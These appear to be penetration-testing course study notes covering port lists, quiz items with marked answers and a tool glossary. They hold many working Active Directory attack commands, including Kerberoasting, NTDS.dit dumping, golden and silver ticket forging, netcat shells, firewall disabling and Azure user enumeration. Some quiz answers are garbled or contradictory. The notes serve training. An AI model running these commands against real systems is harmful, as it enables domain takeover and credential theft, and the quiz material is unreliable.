

ICMP

- Port: None (it's a protocol)

File Transfer

- FTP: TCP/20 (Data), TCP/21 (Control)
- SCP: TCP/22
- TFTP: UDP/69
- Webmin: TCP/10000

Remote Access

- SSH: TCP/22
- Cat Telnet: TCP/23
- RDP: TCP/3389
- VNC: TCP/5900

Email

- SMTP: TCP/25
- POP3: TCP/110
- IMAP: TCP/143
- POP3S (Secure POP3): TCP/995
- IMAPS (Secure IMAP): TCP/993

Web Services

- HTTP: TCP/80
- HTTPS: TCP/443
- HTTP-Proxy: TCP/8080

Name and Directory Services

- DNS: UDP/53, TCP/53

- LDAP: TCP/389
- mDNS: UDP/5353

RPC and SMB

- RPCbind (NFS): TCP/111, UDP/111
- Microsoft RPC: TCP/135, UDP/135
- NetBIOS: TCP/137-139, UDP/137-139
- SMB: TCP/445

Database Services

- MSSQL: TCP/1433, UDP/1434
- Oracle Database: TCP/1521, TCP/1630
- MySQL & MariaDB: TCP/3306
- Postgres: TCP/5432
- Informix: TCP/9088, TCP/9089
- SAP: TCP/3200, TCP/3300
- IBM DB2: TCP/50000, TCP/50001

VPN

- PPTP: TCP/1723

Monitoring and Management

- SNMP: UDP/161

ICS Protocols

- Modbus: TCP/502, UDP/502
- DNP3: TCP/20000, UDP/20000
- Ethernet/IP: TCP/44818

Find files with SetUID/SetGID permissions (-4000/-6000) <pre>find /usr -perm -4000 -ls 2>/dev/null</pre> Description: Finds files with -4000 (SetUID) bits within /usr, ignoring errors.	Obtaining Root Shell using find Command Run a shell as root using find <pre>sudo find /etc/passwd -exec /bin/bash;</pre> Description: Runs /bin/bash with root permissions if sudo access is available for find.
Alternative (-6000) <pre>find /usr -perm -6000 -ls 2>/dev/null</pre> Description: Finds files with either SetUID or SetGID permissions.	
Command for Harvesting Connection Strings with Netcat: <pre>echo "" nc -nvw2 [targetIP] [port-range]</pre>	
We can move files with Netcat by redirecting the file Victim: C:\> C:\Tools\nc.exe -nvlp 8080 < C:\CourseFiles\capture.pcap Attacker: nc -nv <victim_ip> 8080 > capture_file.pcap	
<pre>msf> search type:post autoadd</pre> <pre>run post/multi/manage/autoroute CMD=add SUBNET=10.0.0.0 NETMASK=255.0.0.0'</pre> must set SESSION <number>	
Extracting Passwords: <pre>Get-Content C:\CourseFiles\hiboxy_breachdata.txt ForEach-Object { \$_.Split(':',2)[1] } Out-File -encoding ascii C:\CourseFiles\hiboxy_passwords.txt</pre> Extracting Usernames: <pre>Get-Content C:\CourseFiles\hiboxy_breachdata.txt ForEach-Object { \$_.Split('@')[0] } Out-File -encoding ascii C:\CourseFiles\hiboxy_users.txt</pre>	
Kerberoast: Enumerate and Request Tickets: <pre>GetUserSPNs.py hiboxy.com/bggreen:Password1 -request -dc-ip 10.130.10.4 tee krb5tgs</pre> Grep file krb5tgs for krb5tgs <pre>grep krb5tgs krb5tgs > /tmp/krb5tgs</pre> Hashcat Command: <pre>hashcat -m 13100 -a 6 krb5tgs /opt/passwords/english-dictionary-capitalized.txt ?d</pre> <pre>hashcat -m 13100 -a 7 krb5tgs ?s /opt/passwords/english-dictionary-capitalized.txt</pre> Use stolen credential: <pre>wmiexec.py hiboxy.com/SVC_SQLService2:^Cakemaker@10.130.10.4 whoami</pre> <pre>wmiexec.py hiboxy.com/SVC_SQLService2:^Cakemaker@10.130.10.4 net user [SVC_SQLService2]</pre> [net user: This is the command to be executed on the remote machine. net user lists all user accounts on the system, showing basic information about each account.]	

Domain Dominance

Establishing a shell on DC01

```
wmiexec.py hiboxy.com/SVC_SQLService2:^Cakemaker@10.130.10.4
```

Existing shadow copy

```
C:\>vssadmin.exe list shadows
```

Create a Shadow Copy | **ONLY run if there are no shadow copies!**

```
C:\> vssadmin create shadow /for=c:
```

Creating a copy of NTDS.dit and the System Hive

```
C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit
```

```
c:\extract\ntds.dit
```

Encryptions keys needed from system hive.

```
reg save hklm\system c:\extract\system /y
```

Copy the NTDS.dit to our machine.

```
smbclient.py hiboxy.com/SVC_SQLService2:^Cakemaker@10.130.10.4
```

```
use c$
```

```
cd extract
```

```
get ntds.dit
```

```
get system
```

```
exit
```

Extracting Hashes

```
secretsdump.py -ntds ntds.dit -system system -outputfile hashes.txt LOCAL
```

Hashcat ntds cracking

```
hashcat -m 1000 hashes.txt.ntds -a 6 /opt/passwords/english-dictionary-capitalized.txt ?d
```

```
hashcat -m 13100 hashes.txt.ntds.kerberos /opt/passwords/english-dictionary-capitalized.txt
```

Golden Ticket

Extract secrets of the krbtgt account

```
secretsdump.py hiboxy.com/SVC_SQLService2:^Cakemaker@10.130.10.4 -just-dc-user krbtgt  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0b07a9c358eaa8866cd8fac8228fff53:::
```

Retrieve domain information to create the golden ticket [hiboxy.com]

```
wmiexec.py hiboxy.com/SVC_SQLService2:^Cakemaker@10.130.10.4 ipconfig /all
```

Get RIDs up to, but not including, 520

```
lookupsid.py hiboxy.com/SVC_SQLService2:^Cakemaker@10.130.10.4 520
```

```
[*] Domain SID is: S-1-5-21-750536804-1185199130-2232408548
```

Create a Golden Ticket

```
ticketer.py -domain hiboxy.com -domain-sid S-1-5-21-750536804-1185199130-2232408548 -nthash  
0b07a9c358eaa8866cd8fac8228fff53 Administrator
```

Using the Golden Ticket

(Windows) kerberos::ptt C:\Tools\Mimikatz\x64\ticket.kirbi

(Linux) export KRB5CCNAME=Administrator.ccache

Another Ticket [Windows 2019 Domain Controllers with the patch will validate the username]

```
ticketer.py -domain hiboxy.com -domain-sid S-1-5-21-750536804-1185199130-2232408548 -nthash  
0b07a9c358eaa8866cd8fac8228fff53 pwned
```

Pilfer

Pilfering for targeting Information

Windows:

```
C:\ netstat -na
C:\ arp -a
C:\ ipconfig /displaydns
C:\ more file ( display 1 page at time )
C:\ type file | find /I "string" ( search a string in a file )
C:\ type file | find findstr regex
```

Linux

```
# netstat -natu
# ss -t state established
# arp -a
# ip n
```

Windows

```
net users ( view locate accounts )
net localgroup administrators john /del ( will delete john from local administrator group )
net localgroup Administrators ( view current admins on local pc )
net user john /del ( will delete john from the localusers )
netsh advfirewall show allprofiles ( See the whole configuration of the built-in Firewalls /s)
netsh advfirewall set allprofiles state off (disables the Windows Firewall for all profiles (Domain, Private, Public))
net use \\[targetIP] "" /u:""
    • \\[targetIP]: The target system's IP address.
    • "": An empty password.
    • /u:"": Specifies the username as empty.
```

set (will display all the environment variables)

GetCredentialType

The GetCredentialType endpoint provides user enumeration without authentication and can tell if a user is valid or not. The POST request using the curl command generates a response for the IfExistsResult value. The record response codes are as follows:

- 1 – User Does not Exit on Azure as Indentity Provider
- 0 – Account exists for domain using Azure as Identity Provider
- 5 – Account exists but uses different idP other than Microsoft
- 6 – Account exists and is setup to use the domain and IdP other than Microsoft.

Below is the partial output from the command: curl -s -X POST

```
https://login.microsoftonline.com/common/GetCredentialType --data
'{"Username":"maria@example.com"}'
```

What can be said about the account maria@example.com?

```
{"Username":"maria@example.com","Display":"maria@example.com","IfExists
Result":0,"IsUnmanaged":false,"ThrottleStatus":1,"Credentials":
{"PrefCredential":4,"HasPassword":true,...
```

It exists and Azure is the Identify Provider for the domain

/etc/passwd needs to be world readable, which enables users to view the password hashes in the file

Silver Ticket

Preparation [VPN DNS Control]: Avoid letting the VPN control DNS to prevent target organization from seeing queries, avoid DNS filtering, and minimize logging/alerts.

```
[windows pwrsh admin] Add-DnsClientNrptRule -Namespace "hiboxy.com" -NameServers 10.130.10.4
[linux] sudo systemd-resolve -i tun0 --set-dns=10.130.10.4 --set-domain=hiboxy.com
```

Testing bgreen's access

```
C:\> runas /user:hiboxy.com\bgreen /netonly cmd.exe [Will prompt for password - Access is Denied]
```

Getting the Information to Build a Ticket

```
C:\>lookupsid.py hoaxy.com/bgreen:Password1@10.130.10.4 520
[*] Domain SID is: S-1-5-21-750536804-1185199130-2232408548
```

Creating the Ticket with Rubeus

```
C:\Tools\Rubeus.exe silver /service:cifs/file01.hiboxy.com /rc4:0b07a9c358eaa8866cd8fac8228fff53
/sid:S-1-5-21-750536804-1185199130-2232408548 /ptt /user:bgreen
View active kerberos tickets
C:\>klist
Access the share drive now.
dir \\file01.hiboxy.com\c$
```

MSBuild

CMD	where /r C:\ MSBuild.exe
	where /r C:\Windows\Microsoft.NET MSBuild.exe where /r "C:\Program Files" MSBuild.exe where /r "C:\Program Files (x86)" MSBuild.exe
PowerShell	Get-ChildItem -Path C:\ -Filter MSBuild.exe -Recurse -ErrorAction SilentlyContinue

A penetration tester is beginning a test that includes an entire class B subnet (172.19.0.0 - 172.19.255.255). Which action can the tester take to reduce the scope of the scan when looking for open network ports?

- [✓] Evaluate a sample set of hosts.

A penetration tester is trying to exploit a trust relationship and statically map the pen testing system's MAC address to a trusted IP address when pen testing a Windows system remotely via Netcat. What command could be used to display the MAC to IP mapping on a remote Windows system?

- [✓] arp -a

A penetration tester just gained user-level access to a DMZ Linux server through a remote exploit. They need to set up an SSH tunnel through this exploited system to further penetrate the internal network. They have credentials for a local SSH user; however, the host firewall blocks SSH connections from the outside. Which of the following options are all individual actions that could help them achieve their objective?

- [✓] Upload a copy of netcat and create a relay from a high port to the local SSH port, upload an appropriate local privilege escalation exploit and disable the firewall, upload an SSH client and create a reverse SSH tunnel from a port at their attacking machine to the server's SSH port.

A penetration tester needs to push her tools to a penetrated machine. She is concerned about the confidentiality of the information being pushed. Which of the following represent acceptable options to transfer her files?

- [✓] Use the https protocol's PUT command, Use the ssh protocol's sftp subsystem, Use meterpreter's upload command.

A security analyst viewing Active Directory logs sees multiple service ticket requests for tickets from Service Principle Names (SPNs) with high privilege service accounts. The requests also specify an encryption type of RC4_HMAC_MD5. What attack is indicated by these log events?

- [✓] Kerberoasting

A user authenticates to Azure Portal using Azure AD. Assuming the OAuth2 code flow is used for the authentication process, which of the following steps occurs between Azure Portal and Azure AD?

- [✓] Access token is checked for authorization

How are Microsoft Entra ID (Azure AD) and On-Premise Active Directory (AD) Domain Services (DS) similar?

- [✓] Support groups for access control

How would a DCSshadow attack be detected?

- A windows event log indicating the creating and deletion of a domain controller.

How would penetration testers utilize different vulnerability scanners to improve their evaluation of a network target?

- [✓] Use general purpose scanners to evaluate the target then application specific scanners based on those results.

Once an attacker has access to a Windows AD Domain's KDC key, what can be forged to contain any privileges available in the domain?

- [✓] PAC

Ports 22 and 443 are open on 172.17.1.2 and you know that ports are not being blocked but your netcat port scan freezes after showing port 443 as open. Considering the command and its output below, what is causing the issue described?

- [✓] The service on port 443 is waiting for input

The scope of a test is limited to server-side applications. Which of the following actions is allowed in this test?

- Attempting to upload content to a vulnerable internal IIS server.

What can the NTDSUtil tool be used for in a Windows domain?

- ☒ Make a backup of registry hives.

What is a downside of a pass-the-hash attack?

- ☒ User hashes can be difficult to obtain.

What is a feature of a successful DCSshadow attack?

- Replicated changes to the AD are not recorded in event logs.

What is required to create a Kerberos Golden Ticket using Mimikatz?

- ☒ NT hash of the krbtgt account.

What is the purpose of the following command: nc.exe -l -p 2222 -e cmd.exe?

- It's used to start a listener attached to cmd.exe on port 2222 TCP.

What section of the penetration test or ethical hacking engagement final report is used to detail and prioritize the results of your testing?

- ☒ Findings.

What section of the penetration test or ethical hacking engagement final report is used to communicate the agreed-upon scope of the test?

- Introduction.

What should replace the question mark (?) in the command shown below? lsadump::? /user:krbtgt

- ☒ dcsync.

Which Metasploit payload includes a simple upload and download functionality for moving files to and from compromised systems?

- Meterpreter.

Which of the following are valid Windows Active Directory authentication protocols?

- LANMAN challenge/response, NTLMv1, NTLMv2, Microsoft Kerberos.

Which of the following best describes a service side exploit?

- ☒ Attack of a service listening on a network port.

Which of the following provides Hashcat with cross-platform capabilities?

- ☒ OCL.

Which of the following is a characteristic of Azure Smart Lockout?

- It can be integrated with hybrid deployments.

A user on 192.168.0.24 attempted to go to http://192.168.0.15:8080. What command did an attacker run on host 192.168.0.15 that generated the following output?

```
connect to [192.168.0.15] from (UNKNOWN) [192.168.0.24] 52716
```

```
GET / HTTP/1.1
```

```
Host: 192.168.0.15:8080
```

```
Upgrade-Insecure-Requests: 1
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
```

```
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0 Safari/605.1.15
```

```
Accept-Language: en-us
```

```
Accept-Encoding: gzip, deflate
```

```
Connection: keep-alive
```

☒ **nc -nvp 8080 192.168.0.15** 228052c-0c0b-4300-b099-4040a266349 (13287830)

☐ nc -nvp 52716 192.168.0.15 8080

☐ nc -nvlp 8080 -e /usr/bin/firefox

☒ **nc -nvlp 8080**

Below is the partial output from the command: `curl -s -X POST https://login.microsoftonline.com/common/GetCredentialType -data '{"Username":"maria@example.com"}'`

What can be said about the account maria@example.com?

```
{
  "Username": "maria@example.com",
  "Display": "maria@example.com",
  "IfExistsResult": 0,
  "IsUnmanaged": false,
  "ThrottleStatus": 1,
  "Credentials": {
    "PrefCredential": 4,
    "HasPassword": true,
    ...
  }
}
```

- ☐ It exists and is setup to use the domain and an IdP other than Microsoft
- ☒ **It does not exist on Azure for a Managed domain**
- ☐ It exists but Azure is not the Identity Provider for the domain
- ☒ **It exists and Azure is the Identity Provider for the domain**

✖ You are incorrect

The **GetCredentialType** endpoint provides user enumeration without authentication and can tell if a user is valid or not. The POST request using the curl command generates a response for the *IfExistsResult* value. The decoded response codes are as follows:

- 1 - User Does Not Exist on Azure as Identity Provider
- 0 - Account exists for domain using Azure as Identity Provider
- 5 - Account exists but uses different IdP other than Microsoft
- 6 - Account exists and is setup to use the domain and an IdP other than Microsoft

What factual conclusion can be drawn from the following output after issuing Nmap with the "-A" parameter?

```
Starting Nmap 4.53 ( http://insecure.org ) at 2010-09-07 21:04 EDT
SCRIPT ENGINE: rpcinfo.nse is not a file.
SCRIPT ENGINE: Aborting script scan.
Interesting ports on 192.168.116.9: Not shown: 1710 closed ports
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
139/tcp open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
8081/tcp open blackice-icecap?
1 service unrecognized despite returning data.
If you know the service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port8081-TCP:V=4.53%I=7%D=9/7%Time=4C86E123%P=i686-pc-linux-
gnu%r(GetRe
SF:quest,33,"HTTP/1.0\x20404\x20File\x20not\x20found\r\nServer:\x20HttpSe
SF:rver\r\n\r\n")%r(FourOhFourRequest,33,"HTTP/1.0\x20404\x20File\x20not\
SF:\x20found\r\nServer:\x20HttpServer\r\n\r\n")%r(HTTPOptions,33,"HTTP/1.0
SF:\x20404\x20File\x20not\x20found\r\nServer:\x20HttpServer\r\n\r\n")%r(RT
SF:SPRequest,33,"RTSP/1.0\x20404\x20File\x20not\x20found\r\nServer:\x20Ht
SF:tpServer\r\n\r\n")%r(SIPOptions,64,"SIP/2.0\x20500\x20Internal\x20Serv
SF:er\x20Error:\x20no\x20handler\x20for\x20request\r\nServer:\x20HttpServe
SF:r\r\nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux Service detection performed. Please report any incorrect
results at http://insecure.org/nmap/submit/ .
```

Nmap done: 1 IP address (1 host up) scanned in 71.573 seconds

- ☒ **Fingerprint not recognized for service on port 8081**

Analyze the screenshot below. Which factual statement can be inferred from the information shown?

```
msf > use windows/smb/ms10_061_spoolss
msf exploit(ms10_061_spoolss) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  PNAME      192.168.1.236    yes       The printer share name to use on the target
  RHOST      445              yes       The target address
  RPORT      spoolss          no        Set the SMB service port
  SMBPIPE    spoolss          no        The named pipe for the spooler service

Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process
  LPORT     4444             yes       The listen port
  RHOST     192.168.1.236    no        The target address

Exploit target:

  Id  Name
  --  --
  0    Windows Universal

msf exploit(ms10_061_spoolss) > 
```

- ☒ **The exploit target has not been properly selected.**
- ☐ The payload creates a command shell on local port 445/tcp.
- ☐ The exploit in use must be passed a named print share.
- ☒ **The payload requires a local port number to connect.**

Use stolen credential:.....	2
Existing shadow copy.....	3
Creating a copy of NTDS.dit and the System Hive.....	3
Retrieve domain information to create the golden ticket [hiboxy.com].....	3
AADInternals:.....	15
AADIntPTASpy:.....	15
ADFS:.....	15
apropos:.....	15
Appendices (Optional):.....	15
Application Control:.....	15
at:.....	15
Attack Phases:.....	16
Reconnaissance.....	16
Scanning.....	16
Exploitation.....	16
Post-Exploitation.....	16
Covering Tracks (Malicious Attackers):.....	16
Attackers Goals:.....	16
Internal Access:.....	16
Privilege Escalation:.....	16
Actions on Objectives:.....	16
Azure CLI:.....	16
Azure Smart Lockout.....	17
bitsadmin:.....	18
BloodHound:.....	18
CA (Certificate Authority):.....	19
Certificate Template:.....	19
Certify:.....	19
Certipy:.....	19
Competitive Intelligence:.....	19
Credential Harvesting:.....	19
Credential Verification:.....	19
Crypt(3):.....	19
CSR (Certificate Signing Request):.....	20
csrss.exe:.....	20
DCShadow.....	21
Digital Signature:.....	21
DNSRecon:.....	21
dnsrecon --xml output_file.....	21
DNSDumpster:.....	21

DumpNTLMInfo.py:.....	23
Enable-PSRemoting:.....	24
Enter-PsSession:.....	24
EKU (Extended/Enhanced Key Usage):.....	24
Enterprise CA:.....	24
Entra ID:.....	24
ESC1:.....	24
ESC4:.....	24
ESC8:.....	24
Exploit:.....	25
Exploit Category:.....	26
Service-side exploits (Server-Side Exploitation):.....	26
Client-side exploits:.....	26
Local privilege escalation exploits:.....	26
EyeWitness:.....	26
GetADUsers.py.....	27
Get-NetLocalGroup:.....	27
GetUserSPNs.py:.....	27
Global Administrator (GA):.....	27
Golden Ticket:.....	28
Google's "Rule of 2":.....	28
Guardrails:.....	29
Hashcat:.....	30
Hashcat.potfile:.....	30
HD Moore's Law:.....	31
Hunter.io:.....	31
Internet Assigned Numbers Authority (IANA):	
The official port assignment list maintained by IANA.....	32
JWT:.....	32
Kerberos:.....	33
Kerberos Attack:.....	34
id:.....	35
Internal Scanning:.....	35
Install From Media (IFM):.....	35
Instance Metadata Service (IMDS):.....	35
Invoke-Command:.....	35
Invoke-Kerberoast:.....	35
LANMAN:.....	36
LANMAN Challenge/Response:.....	36
Large Scans:.....	36
Sample Ports:.....	36
Sample Target Machines:.....	36

Use More Scanning Systems:.....	36
Asynchronous Scanning:.....	36
Separate Network Discovery:.....	36
Light Touch:.....	37
Lockout duration:.....	37
Lockout observation window:.....	37
Lockout threshold:.....	37
LOLBAS:.....	37
lsass.exe:.....	37
lsb_release:.....	37
lookupupsid.py:.....	37
Masscan:.....	38
Metasploit Modules:.....	38
Mimikatz:.....	40
DCSync:.....	40
DCShadow:.....	40
Pass-the-Ticket.....	41
Skeleton Key:.....	41
msal_token_cache.json:.....	42
MSBuild.exe:.....	42
msfconsole:.....	42
msfvenom:.....	42
msfd:.....	42
msfrpcd:.....	42
nc/netcat:.....	43
netstat:.....	43
NT Hash:.....	43
NTLMv2:.....	44
nmap:.....	44
NSE Script:.....	45
NTLMv2 Challenge/Response:.....	46
ntds.dit:.....	46
NTDSUtil.....	46
OCL.....	47
Password Guessing:.....	48
Password Spray:.....	48
Payload Types:.....	48
Office Macros.....	48
Office Auto DDE.....	48
ISO files.....	48
Zip file.....	48
LNK file with rundll32 (Shortcut).....	48

PCredz:.....	48
Pen Test:.....	49
Penetration testing goals:.....	49
Penetration Tests:.....	49
Permissions (Linux):.....	49
Pivoting:.....	50
Ports:.....	50
Post Exploitation Tactics:.....	50
Situational Awareness:.....	50
Persistence.....	50
Privilege Escalation.....	50
Credential Acces.....	50
Discovery.....	50
Lateral Movement.....	50
Collection.....	50
Exfiltration.....	50
Powermad:.....	50
PowerUP:.....	51
Poetry.....	52
PowerSploit's PowerUp:.....	52
Pre-Engagement:.....	53
Protocol Layers:.....	53
Purple team:.....	53
Psexec:.....	53
pw-inspector:.....	54
Red Team:.....	55
Regional Internet Registry (RIR):.....	55
Registry:.....	55
Responder:.....	56
RFC 793:.....	56
RFC 1918:.....	57
Risk:.....	57
RocketReach.co:.....	57
Rules of Engamement:.....	57
RustHund:.....	57
sc:.....	58
Scan types:.....	58
schtasks:.....	58
secretsdump.py (impacket-secretsdump):.....	58
Security Audit:.....	58
Silver Ticket (STs):.....	58
smbexec.py:.....	58

Modes of Operation:	59
Server Mode:	59
Server Message Block (SMB):	59
Sliver Payloads:	59
Sliver Payload Guards:	59
SMB Relaying:	60
SMB Relaying with Responder:	61
smbclient.py:	61
ss:	61
ssh:	62
(SSH for Pivoting (Single Port Redirection)):	62
sudo:	63
Skeleton Key:	63
Startup Folder:	63
Spray365:	63
Targets:	63
tcpdump:	64
TCP SYN (half open):	64
TCP Header:	64
TCP Flags:	64
TCP 3-Way Handshake:	66
Test-NetConnection:	66
TGT (Ticket Granting Ticket):	66
Threat:	66
Three Rules of Reporting:	66
Ticketer.py:	68
tr:	68
TrevorSpray:	68
TCPView:	68
UDP Behavior:	69
UDP Header:	70
Unattend.xml:	70
useradd:	70
Vulnerability:	71
Vulnerability Assessment:	71
Watson:	72
Web Proxy Auto-Discovery (WPAD):	72
WebClient:	72
WHOIS Database:	72
wiexec.py:	72
winrs:	72
WinRM:	72

WMI (Windows Management Instrumentation) Execution:.....73

WMIC (Windows Management Instrumentation Command-line):..... 73

Zero Touch (OSINT):.....74

AADInternals:

A collection of PowerShell modules created by Dr. Nestori Syynimaa (@DrAzureAD) to attack Azure and Entra ID environments. *Book 5 Page 120*

AADIntPTASpy:

Is a module within the AADInternals toolset designed for advanced reconnaissance and attacks in Azure and Entra ID environments. Specifically, it installs a DLL inside a domain controller to intercept and capture usernames and passwords. This module targets the Pass-Thru Authentication (PTA) agent in the Entra ID environment.

ADFS:

Active Directory Federation Activity.

Command: `inurl:"/adfs/ls/idpinitiatedsignon.aspx"`

- Purpose: Finds URLs with ADFS IdP-initiated sign-on pages.
- Use in Penetration Testing:
 - Reconnaissance: Identifies ADFS login portals.
 - Targets: Useful for password spraying or brute-force attacks, especially if MFA is not enforced.
- Key Path Components:
 - /adfs/ls/: ADFS login service.

idpinitiatedsignon.aspx: Page handling IdP-initiated sign-on.

apropos:

The `apropos` command is used in Linux to search the manual page names and descriptions for a given string. It's a useful tool for discovering commands related to a specific topic when you're unsure of the exact command name.

Command: `$ apropos ssh-copy-id`

Appendices (Optional):

*For lengthy or cumbersome items in a report (like **lists of vulnerable targets**), it's recommended to move them to an appendix. Examples include detailed vulnerability scans, backup documentation, or memos. You should add a link from the finding to the appendix for easy reference. This keeps the main report concise and more accessible, while still providing necessary details in the appendix.*

Application Control:

Software restricts which software can be executed based on user or group memberships.

Examples of Application Control

Microsoft AppLocker
Carbon Black (CB) Protection

Rules are based on:

File location
Hash && Certificate/Signer

at:

Simpler syntax, but **deprecated** in some versions of Windows.

Attack Phases:

Common attack phases for both pen testers and malicious attackers. **Book 1 Page 15**

Reconnaissance

Gather information on the target from public sources (e.g., domain registration, websites) and potentially use social engineering or dumpster diving.

Scanning

Identify openings in the target's defenses, including internet gateways, systems, ports, and known vulnerabilities.

Exploitation

Leverage vulnerabilities to compromise systems, gain control, or cause denial-of-service.

Post-Exploitation

After gaining access, move laterally within the environment, maintain control, and possibly install backdoors or rootkits. Involves pivoting to other systems.

Covering Tracks (Malicious Attackers):

Hide activities on the compromised system through log editing, file hiding, and using covert channels.

Attackers Goals:

Executing final malicious activities, like data theft or deploying malware, to achieve the attacker's goals.
Book 1 Page 20, 29.

Internal Access:

Gaining initial access to the network via phishing, exploiting vulnerabilities, or stolen credentials.

Privilege Escalation:

Increasing access rights to reach sensitive network areas by exploiting weaknesses or using social engineering.

Actions on Objectives:

Executing final malicious activities, like data theft or deploying malware, to achieve the attacker's goals.

Azure CLI:

- Azure CLI: The main Python tool, the command to operate it is az, limited to **4000 bytes of output**.
 - Cross Platform (Windows, Linux, macOS, Azure Cloud Shell, Docker)
 - Analogous to Amazon's aws tool
- Az PowerShell: Cmdlets for managing Azure via PowerShell
 - Requires PowerShell (5.1 or 7.2+) to run
 - We will mainly use Azure CLI tool (az)
 - We can also install these tools on conquered machines to facilitate leverage credentials from within the cloud as well Azure CLI Tools Running Commands on
- An example of a command-line script to run would be:
 - a. `az vm run-command invoke --command-id RunPowerShellScript --name hibox-dc1 -g HIBOXY --script 'whoami'`
- The next step is to look at virtual machines in the environment.
 - a. `az vm list -o table -d`
- Command
 - o `az vm run-command invoke --command-id RunPowerShellScript --name Win10-Desktop$(shuf -i 1-5 -n1) -g HIBOXY --script 'Invoke-RestMethod -Headers @{"Metadata"="true"} -Method GET -Uri "http://169.254.169.254/metadata/instance?api-version=2021-02-01" | ConvertTo-Json -Depth 64 - Compress; whoami'`

Azure Smart Lockout

It can be integrated with hybrid deployments. Smart Lockout can be integrated with hybrid deployments that use password hash synchronization or passthrough-authentication. Customization of Smart Lockout features is possible but requires an Microsoft Entra ID (Azure AD) premium license. Azure uses familiar vs. unfamiliar locations to distinguish a malicious actor from a genuine user. The familiar vs. unfamiliar locations have sperate lockout counters. Azure Smart Lockout is enabled for all Azure tenants and users.

BASH (Bourne Again Shell):

Is a command-line interpreter and scripting language for Unix-based operating systems, commonly used to automate tasks, manage files, and execute commands. **Book 1 Page 98**

bitsadmin:

Used for file smuggling and background intelligence service (BITSAdmin): **Book 3 Page 26**

- Create a bitsadmin job named 1, add cmd.exe to the job, configure the job to run the target command from an Alternate data stream, then resume and complete the job. (**DOWNLOAD A FILE**)
- `bitsadmin /create 1 bitsadmin /addfile 1 c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe bitsadmin /SetNotifyCmdLine 1 c:\data\playfolder\1.txt:cmd.exe NULL bitsadmin /RESUME 1 bitsadmin /complete 1`
- Command for **copying** cmd.exe to another folder
- `bitsadmin /create 1 & bitsadmin /addfile 1 c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe & bitsadmin /RESUME 1 & bitsadmin /Complete 1 & bitsadmin /reset`
- One-liner that creates a bitsadmin job named 1, add cmd.exe to the job, configure the job to run the target command, then resume and complete the job. (**EXECUTE**)
- `bitsadmin /create 1 & bitsadmin /addfile 1 c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe & bitsadmin /SetNotifyCmdLine 1 c:\data\playfolder\cmd.exe NULL & bitsadmin /RESUME 1 & bitsadmin /Reset`

BeRoot:

Checks for common misconfigurations to find a way to escalate privileges (Windows, Linux, and MacOS)

BloodHound:

Bloodhound extracts information from the domain and domain computers including:

- Group memberships
- Nested group memberships
- User information
- Logged in users

Phase 1: Inside the target environment, run an ingestor to gather information, which we then exfiltrate to our own attacker machine.

Phase 2: Analyze that data using BloodHound

- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find Principals with DCSync Rights
- Find paths from Kerberoastable users to Domain Admins

CA (Certificate Authority):

The PKI server is responsible for issuing certificates. *Book 5 Page 62*

Certificate Template:

Predefined settings and policies used by an enterprise CA to define the structure and contents of issued certificates. *Book 5 Page 62*

Certify:

Is the original Windows toolkit released by Will Schroeder (@harmj0y) and Lee Christensen (@tifkin_). Certify can enumerate CAs and templates, identify vulnerable CA and template configurations, and abuse vulnerable configurations to request certificates. *Book 5 Page 70*

Certipy:

Is a Python implementation of Certify written by Oliver Lyak (@ly4k). Certipy can enumerate CAs and templates, identify vulnerable CA and template configurations, and abuse vulnerable configurations to request certificates. *Book 5 Page 79*

Competitive Intelligence:

As a start of the recon phase, the tester can use a search engine, such as Google, to learn more about the target organization. *Book 1 Page 68*

- **Major businesses:** What is the industry or industries associated with the target? Financial services? Government agency? Manufacturing?
- **Major products or services:** What does the target organization produce? What are the brand names of its products or services?
- **Corporate officers and other VIPs:** Who is most important in the target organization? Who are its leaders? Who is associated with its technical infrastructure?
- **Major competitors:** Who competes with the target organization? What is the target organization's relative performance vis-à-vis its competitors? Is it the market leader?
- **Physical locations:** Where are the major facilities of the target organization?
- **Recent press releases:** What has the target enterprise told the public lately about itself? What does it consider important from an image and marketing perspective?

Credential Harvesting:

The attacker extracts credentials targeting 'archer.zzz' emails from COMB.txt, saving results in 'creds.txt'. *Book 1 Page 35*

Credential Verification:

The first three credentials are verified for correct format and usability before the attack. *Book 1 Page 35*

CredSSP (Credential Security Support Provider): uses the Simple and Protected Negotiate (SPNEGO) protocol to negotiate Kerberos or NTLM for authentication.

Crypt(3):

Most Linux and UNIX systems create their password representations using the crypt(3) routine. **The default number of rounds for SHA-256 and SHA-512 for Linux passwords is 5,000.**

- **Traditional DES-based schemes:** Some systems still use
- **MD5:** Common today, hashed password starts with \$1\$
- **BSDi Extended DES:** Hashed password starts with _
- **Blowfish-based:** Hashed passwords start with \$2\$ or \$2a\$

- [SHA-256](#): Used by some Linux distros, starts with \$5\$
- [SHA-512](#): Used by other Linux distros, starts with \$6\$

[CSR \(Certificate Signing Request\):](#)

A formal request sent to the CA asking for a signed certificate. [Book 5:62](#)

[csrss.exe:](#)

Controls interactions within user mode. [Book 2 Page 40](#)

DCShadow

A windows event log indicating the creation and deletion of a domain controller. DCShadow can be detected by reviewing the Windows event log for the temporary addition of a domain controller, an event log with ID 5137 (A directory service object was created) and 5141 (A directory service object was deleted).

Replicated changes to the AD are not recorded in event logs.

Defenders' Three Objectives:

These objectives are there to enhance security posture. [Book 1 Page 24](#)

- Reduce the number of ways attackers gain initial access.
- Lower the time to detect and respond to an attacker.
- Increase the time for an attacker to accomplish their goal.

Digital Signature:

